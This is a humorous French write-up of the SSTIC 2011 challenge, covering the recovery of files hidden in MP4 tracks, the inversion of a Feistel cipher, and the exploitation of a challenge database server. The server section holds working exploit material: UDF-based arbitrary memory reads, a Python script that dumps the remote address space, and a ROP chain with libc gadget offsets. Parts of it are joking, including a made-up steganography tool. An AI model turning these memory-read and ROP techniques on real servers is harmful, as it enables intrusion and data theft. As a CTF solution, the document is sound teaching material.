Solution du challenge SSTIC 2011

Fabrice Desclaux, Stéphane Duverger

EADS Innovation Works

1 Introduction

Le challenge sstic cru 2011, proposé par l'éminent laboratoire de recherche en sécurité informatique SOGETI [Riptide] ESEC et plus particulièrement les deux individus Gabriel "*murray*" Campana et Jean-Baptiste Bédrune ainsi que le béta tester Alexandre Gazet se compose d'une vidéographie de type mp4.
Notes pour le relecteur : Ce document a été écrit dans un style post grégorien.

FIGURE 1 – Une partie de l'équipe Riptide

2 Analyse du fichier

Un rapide *strings* nous révèle plusieurs informations :

```
poulpi$ strings challenge.txt
...
ftypmp42
mp42isom
mdat
introduction.txt
sdvLN7
JgH.
...
EndMD5
strchr@@GLIBC_2.0
getenv@@GLIBC_2.0
calloc@@GLIBC_2.0
...
6[%U
Copyright (C) the VideoLAN VLC media player developers
Licensed under the terms of the GNU General Public License, version 2 or later.
invalid SampleEntry index (track[Id 0x%x])
...
```

Ces informations nous permettent de déduire qu'il faudra faire la rétro conception d'un binaire permettant d'obtenir un texte à déchiffrer ainsi que d'exploiter un serveur distant correspondant à une implémentation minimaliste d'un système de gestion de base de donné tournant sous seccomp probablement hosté sur une Dédibox.
Après un rapide rafraîchissement de nos connaissances sur le format de donnée MP4, nous pouvons retrouver un début de format GZ dans le fichier MP4 :

```
00000020  1f 8b 08 08 40 06 82 4d  02 00 69 6e 74 72 6f 64  |....@..M..introd|
00000030  75 63 74 69 6f 6e 2e 74  78 74 00 ad 52 41 6e d4  |uction.txt..RAn.|
00000040  40 10 bc cf 2b fa b6 17  e2 c5 20 85 24 17 24 40  |@...+..... .$.$@|
00000050  20 a2 3d 44 2c 3c 60 d6  6e ef 4e 34 9e 71 ba 5c  | .=D,<‘.n.N4.q.\|
```

(ici, le 1F 8B, ...)
Le problème est qu'une extraction in utéro directe n'est pas faisable. Pour faire simple, le fichier MP4 est composé de plusieurs pistes.La première piste ayant l'air de correspondre à la vidéo, elle devrait en toute logique contenir dans les interstices de ses chunks valides les morceaux du fichier GZ sus mentionné.
Pour parvenir à son extraction, nous extrayons dans une première phase la piste :

```
poulpi$  mp4extract -t1 challenge.txt
mp4extract version 1.9.1
```

Le fichier sortie peut être récupéré à l'aide de la commande *ls*

```
poulpi$  ls
challenge.txt.t1
```

Ce fichier devrait contenir uniquement les données du flux vidéographique. Nous procédons alors à l'élaboration d'un algorithme dissociatif entre la première section *mdat* du fichier brut et la piste extraite. Ci dessous l'algorithme :

```
a = open("d1").read()
b = open("challenge.txt.t1").read()

msize = 100
out = ""
while True :
    tt = b[ :msize]
    i = a.find(tt)
    if i == -1 :
        raise ValueError("rere")
    ii = 0
    print i
    while ii < len(b) and a[i+ii] == b[ii] :
        ii+=1
    print ii
    out += a[ :i]
    a = a[i+ii :]
    b = b[ii :]
    if not a or not b :
        break
open('oooo.gz', 'w').write(out[0x8 :])
```

Dans le but de vérifier nos précédentes hypothèses, nous vérifions le type de fichier résultant :

```
poulpi$ file oooo.gz
oooo.gz : gzip compressed data, was "introduction.txt",
from FAT filesystem (MS-DOS, OS/2, NT), last modified : Thu Mar 17
14 :01 :52 2011, max compression
```

Etant capable de visualiser directement le contenu d'un fichier GZ, nous obtenons alors les informations suivantes :

```
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat  ?

  url       : http ://88.191.139.176/
  login     : sstic2011
  password  : ojF.iJS6p'rLRtPJ


--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

Mais ce n'est pas terminé. Le rédacteur tiens à rappeler au lecteur les chaînes de caractères suivantes présentes dans la sortie du *strings* :

```
EndMD5
strchr@@GLIBC_2.0
getenv@@GLIBC_2.0
```

Le *strchr@@GLIBC_2.0* nous permet d'intuiter la présence potentielle d'un programme binaire dans la vidéo.
Après avoir effectué la recherche d'une tête de programme de type ELF, nous réalisons la présence effective d'un programme compilé et présent dans la piste 3 du fichier vidéographique (piste néanmoins difficilement interprétable à l'oeil humain)
Nous passons alors à l'élaboration d'un algorithme permettant l'extraction de cette piste [1].

1. Le rédacteur voulait tout d'abord faire l'usage intensif de grep, mais n'en possède pas la maîtrise totale

```
poulpi$  cat extrac.py
from struct import *

def read_dword(f, offset=None) :
    if offset  != None :
        f.seek(offset)
    return unpack(">L", f.read(4))[0]

f = open("challenge.txt")

#stsc
nr = read_dword(f,0x46be5f)
t = read_dword(f)
dum1=read_dword(f)
dum2=read_dword(f)

fch = []
spc = []
for i in xrange((nr-16)/12) :
    fch.append(read_dword(f))
    x=read_dword(f)
    spc.append(read_dword(f))

print [hex(x) for x in fch]
print [hex(x) for x in spc]

#stsz
nr = read_dword(f)
t = read_dword(f)
dum1=read_dword(f)
dum2=read_dword(f)
dum3=read_dword(f)

ss = []
for i in xrange((nr-20)/4) :
    ss.append(read_dword(f))

print [hex(x) for x in ss]


#stco
nr = read_dword(f)
t = read_dword(f)
dum1=read_dword(f)
dum2=read_dword(f)

off = []
for i in xrange((nr-16)/4) :
    off.append(read_dword(f))

print [hex(x) for x in off]


chunks=zip(off,ss)

print chunks

#output
out = ""
for off,s in chunks :
    f.seek(off)
    out += f.read(s)

open("out","w").write(out)
```

Nous obtenons alors le fichier suivant :

```
poulpi$  file out
out : ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked,
not stripped
```

```
poulpi$  strings out|less
__cxa_finalize
_Jv_RegisterClasses
vlc_entry_copyright__1_1_0g
vlc_entry_license__1_1_0g
vlc_entry__1_1_0g
vlc_plugin_set
...
/home/jb/vlc-1.1.7/src/.libs
```

Nous en déduisons qu'il s'agit d'un plugin VLC permettant de lire une vidéo d'un chat courant après un laser fonçant dans un tas de gobelets.

3 Analyse du binaire

Après une rapide analyse du binaire, nos hypothèses sont confirmées : il s'agit bien d'un plugin VLC utilisant deux fichiers *secret1* dont le MD5 est présent dans le binaire et *secret2*, dont le chiffré utilisant une clef également présente dans le binaire est également dedans.
L'auteur insiste sur le fait que ces résultats ont été trouvés sans procéder à une analyse de type rétro conception, mais par une analyse de type boite noire.
Au vu du contenu du fichier GZ, le brute force du secret1 ne sera pas forcement nécessaire à la résolution du challenge. Nous procédons donc au calcul de secret2.
L'étude boite noire permet de retrouver l'algorithme de chiffrement, ainsi que sa clef. L'auteur a réécrit l'algorithme en python :

```
def hexdump(a, offset = 0) :
    out =""
    for i,c in enumerate(a) :
        if i%0x10==0 :
            out+="\n%.8X "%(offset+i)
        out+="%.2X "%ord(c)
    return out
def text2list(t) :
    out = []
    for i in xrange(0,len(t),16) :
        out.append([ord(x) for x in t[i :i+16]])
    return out
def list2text(l) :
    out = ""
    for i in xrange(len(l)) :
        out += "".join([chr(x) for x in l[i]])
    return out
def my_xor(l1, l2) :
    return map(lambda x,y : x^y, l1,l2)
def my_or(l1, l2) :
    return map(lambda x,y : x|y, l1,l2)
def my_and(l1, l2) :
    return map(lambda x,y : x&y, l1,l2)
def my_andn(l1, l2) :
    return map(lambda x,y : (x^0xff)&y, l1,l2)
def decrypt_schnel_a_pompe_1(encryption_keys, my_text, iv) :
    out = []
    #print hexdump(list2text(encryption_keys))
    #print
    #print hexdump(list2text(my_text))
    for i in xrange(0x20) :#len(my_text)) :
        t1 = my_xor(encryption_keys[i], my_text[i])
        t2 = my_and(encryption_keys[i], my_text[i])
        t3 = my_xor(iv, t1)
        t4 = my_and(iv, t1)
        iv = my_or(t2, t4)
        """
        print hexdump(list2text([t1]))
        print hexdump(list2text([t2]))
        print hexdump(list2text([t3]))
        print hexdump(list2text([t4]))
        """
        out.append(t3)
    return out
def decrypt_schnel_a_pompe_4(encryption_keys, my_text, iv) :
    out = []
    for i in xrange(0x20) :
        t1 = my_xor(encryption_keys[i], my_text[i])
        t2 = my_xor(t1, iv)
        out.append(t2)
        t3 = my_and(iv, encryption_keys[i])
        t4 = my_or(iv, encryption_keys[i])
        t5 = my_andn(my_text[i], t4)
        iv = my_or(t5, t3)
    return out
def decrypt_schnel_a_pompe_4_rev(encryption_keys, my_text, iv) :
    out = []
    for i in xrange(0x20) :
        t1 = my_xor(iv, my_text[i])
        tt = my_xor(encryption_keys[i], t1)
        out.append(tt)
        t3 = my_and(iv, encryption_keys[i])
        t4 = my_or(iv, encryption_keys[i])
        t5 = my_andn(tt, t4)
        iv = my_or(t5, t3)
    return out
######
######
######
f = open("binary.elf")
f.seek(0x28140)
encryption_keys = f.read(0x2000)
#my_text= open("secret2.dat").read()
my_text= open("uu.out").read()
iv_null = [0 for x in xrange(16)]
#print repr(encryption_keys)
encryption_keys = text2list(encryption_keys)
my_text = text2list(my_text)
print hexdump(list2text(encryption_keys))
print hexdump(list2text(my_text))
def gen_key_pass2(a) :
    k_out = []
    for i in xrange(32) :
        if a & (1<<i) :
            t = 0xff
        else :
            t = 0x0
        k_out.append([t for x in xrange(16)])
    return k_out
key_move =  0xc6ef3720
```

```
#MASTER LOOP
for xxx in xrange(0x20) :
    print 'KEY', hex(key_move)
    print hexdump(list2text(my_text))
    ########## 1
    tmp_text = [[0 for x in xrange(16)] for x in xrange(4)]+my_text
    round1_rez = decrypt_schnel_a_pompe_1(encryption_keys[0x40 :], tmp_text, iv_null)
    print 'round1\n', hexdump(list2text(round1_rez))
    ########## 2
    k_pass2 = gen_key_pass2(key_move)
    round2_rez = decrypt_schnel_a_pompe_1(k_pass2, my_text, iv_null)
    print 'round2\n', hexdump(list2text(round2_rez))
    my_text3 = my_text[5 :32] + [[0 for x in xrange(16)] for x in xrange(5)]
    ########## 3
    print hexdump(list2text( my_text3))
    round3_rez = decrypt_schnel_a_pompe_1(encryption_keys[0x60 :], my_text3, iv_null)
    print 'round3\n', hexdump(list2text(round3_rez))
    print round1_rez
    print round2_rez
    print len(round1_rez)
    print len(round2_rez)
    ########## 4
    key_4 = [my_xor(round1_rez[i], round2_rez[i]) for i in xrange(32)]
    key_4 = [my_xor(key_4[i], round3_rez[i]) for i in xrange(32)]
    print hexdump(list2text(key_4))
    round4_rez = decrypt_schnel_a_pompe_4(key_4, my_text[32 :], iv_null)
    print 'round4\n', hexdump(list2text(round4_rez))
    my_text4 = [[0 for x in xrange(16)] for x in xrange(4)] + round4_rez[ :-4]
    print hexdump(list2text(my_text4))
    ########## 5
    round5_rez = decrypt_schnel_a_pompe_1(encryption_keys, my_text4, iv_null)
    print 'round5\n', hexdump(list2text(round5_rez))
    ########## 6
    k_pass2 = gen_key_pass2(key_move)
    round6_rez = decrypt_schnel_a_pompe_1(k_pass2, round4_rez, iv_null)
    print 'round6\n', hexdump(list2text(round6_rez))
    ########## 7
    my_text6 = round4_rez[5 :32] + [[0 for x in xrange(16)] for x in xrange(5)]
    print hexdump(list2text( my_text6))
    round7_rez = decrypt_schnel_a_pompe_1(encryption_keys[0x20 :], my_text6, iv_null)
    print 'round7\n', hexdump(list2text(round7_rez))
    ########## 8
    key_7 = [my_xor(round6_rez[i], round5_rez[i]) for i in xrange(32)]
    key_7 = [my_xor(key_7[i], round7_rez[i]) for i in xrange(32)]
    round8_rez = decrypt_schnel_a_pompe_4(key_7, my_text, iv_null)
    print 'round8 key \n', hexdump(list2text(key_7))
    print 'round8 in \n', hexdump(list2text(my_text[ :0x20]))
    print 'round8\n', hexdump(list2text(round8_rez[ :0x20]))
    key_move  = (key_move + 0x61c88647) & 0xFFFFFFFF
    my_text = round8_rez + round4_rez
```

Cet algorithme étant un Réseau de Feistel, l'auteur a procédé à la construction de son algorithme inverse :

```
print hex(key_move)
print hexdump(list2text(my_text))
print "EEEEE"

def decipher(my_text, key_move) :
    for i in xrange(0x20) :
        key_move  = (key_move +0x100000000 - 0x61c88647) & 0xFFFFFFFF
        round8_rez, round4_rez = my_text[ :0x20], my_text[0x20 :]
        ########## 7
        my_text6 = round4_rez[5 :32] + [[0 for x in xrange(16)] for x in xrange(5)]
        print hexdump(list2text( my_text6))
        round7_rez = decrypt_schnel_a_pompe_1(encryption_keys[0x20 :], my_text6, iv_null)
        print 'round7\n', hexdump(list2text(round7_rez))

        my_text4 = [[0 for x in xrange(16)] for x in xrange(4)] + round4_rez[ :-4]
        print hexdump(list2text(my_text4))
        ########## 5
        round5_rez = decrypt_schnel_a_pompe_1(encryption_keys, my_text4, iv_null)
        print 'round5\n', hexdump(list2text(round5_rez))
        ########## 6
        k_pass2 = gen_key_pass2(key_move)
        round6_rez = decrypt_schnel_a_pompe_1(k_pass2, round4_rez, iv_null)
        print 'round6\n', hexdump(list2text(round6_rez))
        ########## 8
        key_7 = [my_xor(round6_rez[i], round5_rez[i]) for i in xrange(32)]
        key_7 = [my_xor(key_7[i], round7_rez[i]) for i in xrange(32)]
        my_text = decrypt_schnel_a_pompe_4_rev(key_7, round8_rez, iv_null)
        print 'round8 key \n', hexdump(list2text(key_7))
        print 'round8 in \n', hexdump(list2text(round8_rez[ :0x20]))
        print 'round8\n', hexdump(list2text(my_text[ :0x20]))


        ########## 1
        tmp_text = [[0 for x in xrange(16)] for x in xrange(4)]+my_text
        round1_rez = decrypt_schnel_a_pompe_1(encryption_keys[0x40 :], tmp_text, iv_null)
        print 'round1\n', hexdump(list2text(round1_rez))
        ########## 2
        k_pass2 = gen_key_pass2(key_move)
        round2_rez = decrypt_schnel_a_pompe_1(k_pass2, my_text, iv_null)
        print 'round2\n', hexdump(list2text(round2_rez))
        my_text3 = my_text[5 :32] + [[0 for x in xrange(16)] for x in xrange(5)]
        ########## 3
        print hexdump(list2text( my_text3))
        round3_rez = decrypt_schnel_a_pompe_1(encryption_keys[0x60 :], my_text3, iv_null)
        print 'round3\n', hexdump(list2text(round3_rez))
        print round1_rez
        print round2_rez
        print len(round1_rez)
        print len(round2_rez)
        ########## 4
        key_4 = [my_xor(round1_rez[i], round2_rez[i]) for i in xrange(32)]
        key_4 = [my_xor(key_4[i], round3_rez[i]) for i in xrange(32)]
        print hexdump(list2text(key_4))

        my_text_f = decrypt_schnel_a_pompe_4_rev(key_4, round4_rez, iv_null)
        print 'round4\n', hexdump(list2text(round4_rez))
        my_text4 = [[0 for x in xrange(16)] for x in xrange(4)] + round4_rez[ :-4]
        print hexdump(list2text(my_text4))
        my_text = my_text + my_text_f
        print hexdump(list2text(my_text))
    print hex(key_move)
    open('uu.out', 'w').write(list2text(my_text))
f.seek(0x28940)
exp_text = f.read(0x2000)
exp_text = text2list(exp_text)
decipher(exp_text, 0)
```

Le fichier *uu.out* contient le clair de secret2 nécessaire au bon fonctionnement du plugin

4 Serveur distant

Le serveur distant est un serveur web et contient les choses suivantes :

```
Index of /sstic2011/

Name            Last Modified        Size   Type
udf.c           29-Feb-2011 13 :37   1.4K   text/plain
udf.so          29-Feb-2011 13 :37   6.8K   application/x-object
lobster_dog.jpg 29-Feb-2011 13 :37   37K    image/jpeg
```

Un élément déterminant dans la résolution du challenge nous est apparue :

FIGURE 2 – Image masquant une information stéganographique

Après une analyse stéganographique, on peut se rendre compte que celle ci contient une autre image cachée dans son contenu :

```
poulpi$  steg-extract-hidden-file --passwd=".F.cirE" lobster_dog.jp
Extracting file ...
poulpi$
```

FIGURE 3 – Image extraite

Le fichier UDF.so est une extension du système mysql. Voila nos tentatives d'exécution du fichier udf.c :

```
poulpi$  ./udf.c
bash : ./udf.c : Permission non accordée
poulpi$  chmod +x udf.c
poulpi$  ./udf.c
./udf.c : line 1 : /bin  : ceci est un répertoire
./udf.c : line 2 : a.out  : commande introuvable
./udf.c : line 3 : a.out  : commande introuvable
```

Le fichier n'est pas a priori un exécutable valide. Ce fichier source nous indique la présence d'une vulnérabilité de type double free :

```
void udf_concat(val *v, val *w, val *result) {
        if (v->expand(w)  != -1) {
                v->value.p = realloc(v->value.p, v->size + w->size) ;
                memcpy(v->value.p + v->size, w->value.p, w->size) ;
                v->size += w->size ;
        }

        memcpy(result, v, sizeof(val)) ;
}
```

Si nous passons dans le if, les objets V et W auront un pointeur sur value.p qui sera probablement libéré deux fois.
Nous laissons cette vulnérabilité de coté et décidons de trouver d'autres vecteurs d'exploitation de type vulnérable.

5 Façon Crazy Croutch : Nicolas Bareil 's way (aka Joe la quenelle)

L'interface permet de créer des fonctions dont nous contrôlons le type des arguments.

```
mysql> CREATE FUNCTION setaddr INTEGER, INTEGER RETURNS STRING
SONAME "udf_min@udf.so" ;
Query OK, 0 rows affected (0.02 sec)
```

Cette fonction permettra de créer un object sql dont nous contrôlons le champ Value

```
mysql> CREATE FUNCTION peekmem INTEGER, INTEGER, INTEGER RETURNS STRING
SONAME "udf_substr@udf.so" ;
Query OK, 0 rows affected (0.02 sec)
```

Cette fonction prendra un objet forgé par nos soins et retournera la chaîne de caractères à l'adresse pointée par cet objet.

```
mysql> CREATE FUNCTION read INTEGER, INTEGER, INTEGER RETURNS INTEGER
SONAME "read@udf.so" ;
Query OK, 0 rows affected (0.02 sec)
```

Cette fonction appellera la fonction *read* de la libc (*quenelle de 12 quand même là*).

```
mysql> CREATE FUNCTION getheap INTEGER RETURNS INTEGER
SONAME "udf_version@udf.so" ;
Query OK, 0 rows affected (0.02 sec)
```

Cette fonction nous renvoie un pointeur dans le heap (utilisée ici pour avoir une idée de la localisation du heap)
Et voila comment nous récupérons partiellement secret1 (un brute force du md5 nous permettra de trouver les caractères manquants de la clef :).)

```
mysql>  select getheap(1) ;
+-----------+
| 153315696 |
+-----------+
| 153315696 |
+-----------+
1 row in set (0.03 sec)

mysql> select read(3, 153319696, 32) ;
+-----------+
| 153315696 |
+-----------+
| 153315696 |
+-----------+
1 row in set (0.04 sec)

mysql> select peekmem(setaddr(153319696,153319696), 4, 8) ;
+----------+
| IS*K3Y*S |
+----------+
| IS*K3Y*S |
+----------+
1 row in set (0.04 sec)
```

6 Façon Crazy Bambi

Étant intellectuellement moins avancés que Lord of the Bareil (un admin pour les gouverner tous), notre approche sera beaucoup plus progressive dans son approche.
Comme précédemment, nous disposons des fonctions permettant de lire n'importe quelle zone mémoire. Nous allons intuiter l'adresse du programme distant dans le but de le dumper : 0x8048000 ainsi que le reste de son environnement mémoire (libc, stack, heap, filesystem, numéro de carte de crédit des auteurs, ...).

```
# ! /usr/bin/env python
import MySQLdb, sys
import struct

#baddr = 0x8048000
#while baddr <=  0x8048000 :
baddr = 0xb7600000
while baddr <=  0xc0000000 :
    cnx = MySQLdb.connect('88.191.139.176', 'sstic2011', "ojF.iJS6p'rLRtPJ")
    cnx.select_db('system')

    hrequests = [('CREATE FUNCTION getheap INTEGER RETURNS INTEGER SONAME "udf_version@udf.so"', 0),
                 ('CREATE FUNCTION setaddr INTEGER, INTEGER RETURNS STRING SONAME "udf_min@udf.so"', 0),
                 ('CREATE FUNCTION fixint INTEGER, INTEGER RETURNS INTEGER SONAME "udf_min@udf.so"', 0),
                 ('CREATE FUNCTION peekmem INTEGER, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so"', 0),
                 ('CREATE FUNCTION callfunc INTEGER, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so"', 0),
                 ('CREATE FUNCTION callfunc2 INTEGER, STRING RETURNS INTEGER SONAME "udf_concat@udf.so"', 0),
                 ('CREATE FUNCTION placestr STRING, INTEGER, INTEGER RETURNS INTEGER SONAME "udf_substr@udf.so"', 0),
                 ('select getheap(0x1337)', 0),
                 ]

    ###### create funcs #####
    for req,ptr in hrequests :
        print '[-] ptr = 0x%x' % (ptr)
        cnx.query(req)
        result = cnx.store_result()
        if not result :
            print '[*] %s : no result' % (req)
            continue
        print result.fetch_row()

    offset=0
    out = ""
    try :
        while True :
            ptr = baddr+offset
            print '[-] ptr = 0x%x' % (ptr)
            cnx.query('select peekmem(setaddr(%d, %d), 0, 0x1000)' % (ptr, ptr))
            result = cnx.store_result()
            if not result :
                print '[*] %s : no result' % (req)
                continue
            for line in result.fetch_row() :
                out += line[0]
                #print repr(line[0])
                was_read = len(line[0])
                print '    %d bytes were read' % was_read
                offset += was_read#, repr(line[0])
    except :
        pass
    if out :
        fd = open('out_dump/file_%.8X'%(baddr), 'w').write(out)
    baddr  = (((baddr + offset)>>12) +1)<<12
print repr(out)
```

Voici le résultat :

```
poulpi$  ls serv_dump/out_dump/
file_08048000  file_B7653000  file_B7659000
file_B7781000  file_B7785000  file_B7787000
file_B7790000  file_B77A9000  file_B77B4000
```

Les auteurs ont alors analysé le fichier *file_08048000* par boite noire (toujours sans rétro conception qui est illégal, comme tout juriste le sait : `anssi` soit-il.)
Il en ressort que le programme ouvre un fichier susnommé *secret1* et stocke son file descriptor dans une variable globale (égale à 3), puis fork, en ayant préalablement usé et abusé de moultes restrictions telles que setuid, setrlimit, seccomp, setguid, setriptide, setkeybord fr, setset, setsurset, setmieuxatrois, ...
Le seccomp nous empêchera de faire tout autre appel système que *read/write/exit/sigreturn*.
Nous chercherons par la suite à faire un read sur le file descriptor 3, puis un write du résultat sur le file descriptor 1 (correspondant à la socket distante) pour récupérer le résultat sur notre poste de travail.
Pour gagner l'exécution, nous allons forger une structure val dont le pointeur de fonction *expand* nous permettra de rediriger l'exécution de code ou bon nous semble.
N'étant point capable de mesurer les effets notoires du gain d'excécution du fait de la distance effective avec le serveur de base de donnée, nous décidons

alors de rediriger le flux d'exécution sur un *jmp eip* permettant de valider nos dires.
Ceci fait, la connexion reste ouverte et le serveur ne répond plus. Après une intervention de l'administrateur système (à droite sur la photo), la machine reprend son souffle et nous oblige a re-dumper tout l'espace d'adressage du fait d'une randomisation semi effective (uniquement le père)
Les tests suivants montrent que la stack ainsi que le heap ne sont pas exécutables.
La décision est prise alors de tenter un ROP en décalant la stack dans le heap (zone sous notre tutelle).
Pour cela, nous utilisons l'outil interne Miasm, permettant une exécution symbolique d'une mémoire et de trouver des gadgets intéressants pour la construction du ROP.
On donne tout d'abord un maximum d'informations à Miasm pour l'informer des zones sous notre gouvernance :

```
#création d'identifiants terminaux
arg1 = ExprId('ARG1', 32, True)
arg2 = ExprId('ARG2', 32, True)
ret1 = ExprId('RET1', 32, True)

#Création de la machine d'exécution symbolique
machine = eval_abs(
   {esp :init_esp, ebp :init_ebp, eax :init_eax, ebx :init_ebx,
    ecx :init_ecx, edx :init_edx, esi :init_esi, edi :init_edi,
    cs :ExprInt(uint32(9)),
    zf  :  ExprInt(uint32(0)), nf  :  ExprInt(uint32(0)), pf  : ExprInt(uint32(0)),
    of  :  ExprInt(uint32(0)), cf  :  ExprInt(uint32(0)), tf  : ExprInt(uint32(0)),
    i_f :  ExprInt(uint32(1)), df  :  ExprInt(uint32(0)), af  : ExprInt(uint32(0)),
    iopl : ExprInt(uint32(0)), nt  :  ExprInt(uint32(0)), rf  : ExprInt(uint32(0)),
    vm  :  ExprInt(uint32(0)), ac  :  ExprInt(uint32(0)), vif : ExprInt(uint32(0)),
    vip :  ExprInt(uint32(0)), i_d :  ExprInt(uint32(0)),tsc1 : ExprInt(uint32(0)),
    tsc2 : ExprInt(uint32(0)),
    dr7 :ExprInt(uint32(0)),
    cr0 :init_cr0,
    #my_ret_addr :my_ret_addri
    },
    mem_read_wrap,
    mem_write_wrap,
  )

#Enregistrement des informations sur l'état courant du programme
machine.eval_instr(push(arg2))
machine.eval_instr(push(arg1))
machine.eval_instr(push(ret1))
machine.eval_instr(push(ebp))
machine.eval_instr(mov(ebp, esp))
machine.eval_instr(sub(esp, ExprInt(uint32(0x14))))
machine.eval_instr(mov(eax, ExprMem(ExprOp('+', ebp, ExprInt(uint32(8))))))
machine.eval_instr(mov(edx, ExprMem(ExprOp('+', eax, ExprInt(uint32(12))))))
machine.eval_instr(mov(eax, ExprMem(ExprOp('+', ebp, ExprInt(uint32(12))))))
machine.eval_instr(mov(ExprMem(esp), eax))
machine.eval_instr(push(ExprInt(uint32(0x1337beef))))
```

Voila le résultat de l'exécution symbolique sur les premières plages mémoire. Nous trouvons un cas intéressant :

```
0x2ccf
eip @32[ARG2]
esp (+ ARG2 0x4)
```

Ici, Miasm nous indique qu'un code exécuté à partir de l'offset 0x2ccf du binaire résultera à l'affectation de EIP par le contenu mémoire pointé par ARG2 (valeur controlée) et ESP par la valeur (ARG2 + 4).
Voila le listing assembleur obtenu par analyse boite noire :

```
00002ccf 94    xchg        eax, esp
00002cd0 c3    ret
```

Il ne nous reste plus qu'à construire notre fausse pile d'appels qui mettra en oeuvre notre scénario d'attaque précédemment décrit. Ci-dessous la liste des gadgets pris dans la libc :

```
BASE_ADDR = 0xb75dc000
ad_xchg_eax_esp_ret = BASE_ADDR+0xec829
ad_mov_eax_0_ret = BASE_ADDR+0x108ec0
ad_pop_ebx_esi_ebp_ret = BASE_ADDR+0x12a0b
ad_pop_eax_ret = BASE_ADDR+0x1c6ac
ad_mov_at_eax_0_ret = BASE_ADDR+0x1d081
ad_mov_at_eax_ecx_ret = BASE_ADDR+0x25bdf
ad_pop_ecx_pop_edx_ret = BASE_ADDR+0x263fb
ad_and_eax_ecx_ret = BASE_ADDR+0x259f1
ad_read = 0x08048c48
ad_write = 0x08048bd8
ad_mov_ecx_eax_poppopop_ret = BASE_ADDR+0x000131f6
```

Nous récupérons alors le secret :

```
**THIS*K3Y*SHOULD*REMAIN*SECRET*
```

(qui vérifie le résultat de notre brute force)
Une fois le secret récupéré, nous atteignons l'étape technique de l'utilisation d'un plugin sous VLC.
Encore une fois le brute force est utilisé pour trouver le répertoire correct de destination du plugin.
La vidéo résultante révèlera le mail recherché :



FIGURE 4 – La vidéographie

7 Conclusion

Nous remercions les auteurs de ce challenge bien diversifié dans sa structure corporelle (étude boite noire, sql, backgammon, ...).
Nous remercions notre chef bien aimé qui a du supporter notre bonne humeur parfois trop exalté avec forte conviction.
Nous saluons la coupe de cheveux d'Alexandre Gazet,
Et nous tenons à citer Nicolas Ruff, sans qui ce rapport ne serait pas technique (ainsi que pour le prêt temporaire de sa moto).

8 Les rédacteurs

Les "Ruff Riders"

Serpi, la saucisse

Stf, la chouette busquée

Nico "la quennele" et ses antennes